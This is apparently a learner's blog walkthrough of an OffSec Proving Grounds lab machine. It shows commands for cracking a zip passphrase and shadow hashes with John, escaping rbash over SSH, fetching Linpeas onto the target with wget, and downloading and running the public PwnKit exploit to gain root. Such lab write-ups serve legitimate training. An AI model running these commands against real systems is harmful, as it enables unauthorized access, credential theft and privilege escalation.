
I started this machine in OffSec’s Proving Ground’s Play platform. This platform is free to sign up for and gives three hours each day to complete a vulnerable machine. With a subscription to PG from my PEN-200 learning course, I plan to complete a lot of Play and Practice boxes to prepare for my upcoming certification.
From Proving Grounds, I was given an IP address, so the first thing I did was export a IP variable to use for the future. Once I exported the variable, I started an nmap scan to see what open ports were on the machine. The scan I used was “sudo nmap -sV -sC -Pn -p- $IP --open” (“-sC” – simple scripts, “-sV” – service version, “-Pn” – skip host discovery, “-p-” – all ports, and “--open” – only the open ports are shown). Below is the NMAP results in the notes that I took as I went along.

The NMAP scan reveals port 22 (SSH) and port 80 (HTTP) are open. Since I do not have currently have credentials. I went to the website and noticed that it is a listing, with only save.zip, which was originally revealed by the NMAP scan.

I downloaded this file and then tried to unzip it using unzip save.zip, but was asked for a passphrase.

This reveals that there is a password on the file. To convert this into something I can crack, I used zip2john. This tool takes the zip file and creates a file that will allow john to crack the password that was applied to it. The command I used to make this conversion was zip2john save.zip > save.john.

Once this completed, I proceeded to try cracking the password on the file using john --wordlist=/opt/Tools/rockyou.txt save.john.

This revealed that the passphrase was “manuel”. I unzipped the save.zip file using the provided password.

I looked into these files and noticed that the passwd and shadow files had entries in them that could be useful.

I copied the “296…” user (who has rbash) entries in passwd and shadow to a new file. I created separate files for the passwd and shadow entries so I could use the unshadow command to combine them properly.

Using these files, I created the new file that can be used to try to get the password with the command unshadow user1.passwd user1.shadow > user1.unshadow.

Using the newly created file, I tried to crack the password for the user with the command john --wordlist=/opt/Tools/rockyou.txt user1.unshadow.

This revealed that the user had the password of “server”. I could try ssh’ing in to see what I would have access to with the command ssh 296640a3b825115a47b68fc44501c828@$IP.

Since I was in rbash, I needed to figure out a way to get out of it before I could continue on. I looked into how I could escape RBASH. HackTricks had a entry on this: https://book.hacktricks.xyz/linux-hardening/privilege-escalation/escaping-from-limited-bash#get-bash-from-ssh. From the link, I found some useful information. I exited out of SSH and then used the command -> ssh -t 296640a3b825115a47b68fc44501c828@$IP bash. I exported the path variable and term variables to ensure that the shell would properly work:
export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/tmpexport TERM=xterm-256color

Now that I was logged in unrestricted, I could now gain the “local.txt” flag that was in the current directory (in the home directory of the user) using cat local.txt. After this was complete, I looked into various privilege escalation vectors, but came back with nothing. I eventually decided to bring Linpeas on the system and run it out of /tmp. After starting a python listener on my local machine in the same directory as my linpeas.sh script (python -m http.server 80), I navigated to the /tmp directory (cd /tmp) and downloaded the file from the remote machine using wget <local-ip>/linpeas.sh. From here, I added executable permissions to the script using chmod +x linpeas.sh. I ran the script using ./linpeas.sh 2>/dev/null > linpeas.output.

I observed the output of Linpeas (cat linpeas.output) and found that this machine was vulnerable to PwnKit.

I brought over the PwnKit script I had (use “curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit -o PwnKit” to download it) onto the remote machine with the same method I used to transfer Linpeas so that I could exploit this vulnerability. I gave it the proper permission to run (chmod +x PwnKit) and then ran the script and got root.

From here, I could find the location of the final flag using find / "proof.txt" 2>/dev/null | grep "proof.txt". This revealed the flag was in /root/proof.txt and then I was able to view that file.

The box is now completed!
Main Takeaway Concepts
CHECK FOR PASSPHRASES USING JOHN
The John suite is capable of many different things, including creating files that can be used for cracking passwords on something (for example, creating a file for a zip that can be used to crack the passphrase for a zip file).
AUTOMATED ENUMERATION IS KEY!
I’ve mentioned it before and I’ll say it again. Automated enumeration, like running Linpeas, helps to point out vulnerabilities that you may have overlooked, forgot to check, or just reveal more information that can lead to further aspects to enumerate. Running these tools when you are stuck is a good practice because you can’t remember or know everything that could be exploited. In this case, I ran Linpeas and was able to figure out that this machine was vulnerable to the PwnKit exploit, which allowed me to gain access to root.




 CyberArri
Leave a comment